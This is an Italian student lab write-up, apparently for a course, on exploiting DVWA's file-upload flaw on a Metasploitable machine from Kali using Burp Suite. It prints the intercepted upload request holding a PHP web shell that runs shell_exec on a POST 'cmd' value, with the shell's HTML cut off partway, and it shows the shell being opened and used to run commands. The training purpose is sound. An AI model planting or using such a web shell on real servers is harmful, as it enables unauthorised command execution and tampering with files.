



Ho due macchine comunicanti, kali (attaccante) e metasploitable (attaccato). Avvio burp suite e vado sulla dvwa della macchina meta, dopo aver impostato la sicurezza low vado in upload a carico la shell che ho trovato. Questa shell è un'interfaccia grafica che mi permette di eseguire comandi del terminale della macchina attaccata. La shell l'ho allegata nella consegna. Una volta uploadata la shell burp suite ci fa vedere questo con allegata la shell che abbiamo caricato.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to http://192.168.178.69:80 is intercepted. The 'Intercept is on' button is highlighted. The request details are shown in 'Raw' format, displaying an HTTP 1.1 POST request to /dvwa/vulnerabilities/upload/. The request headers include Host, Content-Length, Cache-Control, Upgrade-Insecure-Requests, Origin, Content-Type, User-Agent, Accept, Referer, Accept-Encoding, Accept-Language, and Cookie. The body of the request is a multipart form with a boundary of -----WebKitFormBoundaryuA4yXkwQnAZzxjW1. It contains a 'MAX_FILE_SIZE' field with the value 100000 and a file named 'shell.php' with content-type application/x-php. The file content is a PHP script that executes a shell command if provided in the POST data.

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.178.69
3 Content-Length: 2751
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.178.69
7 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryuA4yXkwQnAZzxjW1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.178.69/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=64bcb88b05969d8cefdda437a14a689f
14 Connection: close
15
16 -----WebKitFormBoundaryuA4yXkwQnAZzxjW1
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryuA4yXkwQnAZzxjW1
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (!empty($_POST['cmd'])) {
26     $cmd = shell_exec($_POST['cmd']);
27 }
28 ?>
29 <!DOCTYPE html>
30 <html lang="en">
31 <head>
32     <meta charset="utf-8">
33     <meta http-equiv="X-UA-Compatible" content="IE=edge">
34     <meta name="viewport" content="width=device-width, initial-scale=1">
35     <title>Web Shell</title>
36     <style>
37     * {
38         -webkit-box-sizing: border-box;
39         box-sizing: border-box;
40     }
41
42     body {
43         font-family: sans-serif;
44         color: rgba(0, 0, 0, .75);
45     }
46
47     main {
48         margin: auto;
49         max-width: 850px;
50     }
51
52     pre,
53     input
```



Dopo aver caricato la shell vado sul sito di dvwa della macchina attaccata con scritto nel link /hackable/uploads/shell.php così da aprire l'interfaccia grafica della shell per eseguire i comandi.



Per esempio ho scritto il comando df -h che dovrebbe farmi vedere i file di sistema e infatti è quello mostrato. Facendo questo si potrebbero cancellare, modificare o cambiare file della macchina attaccata.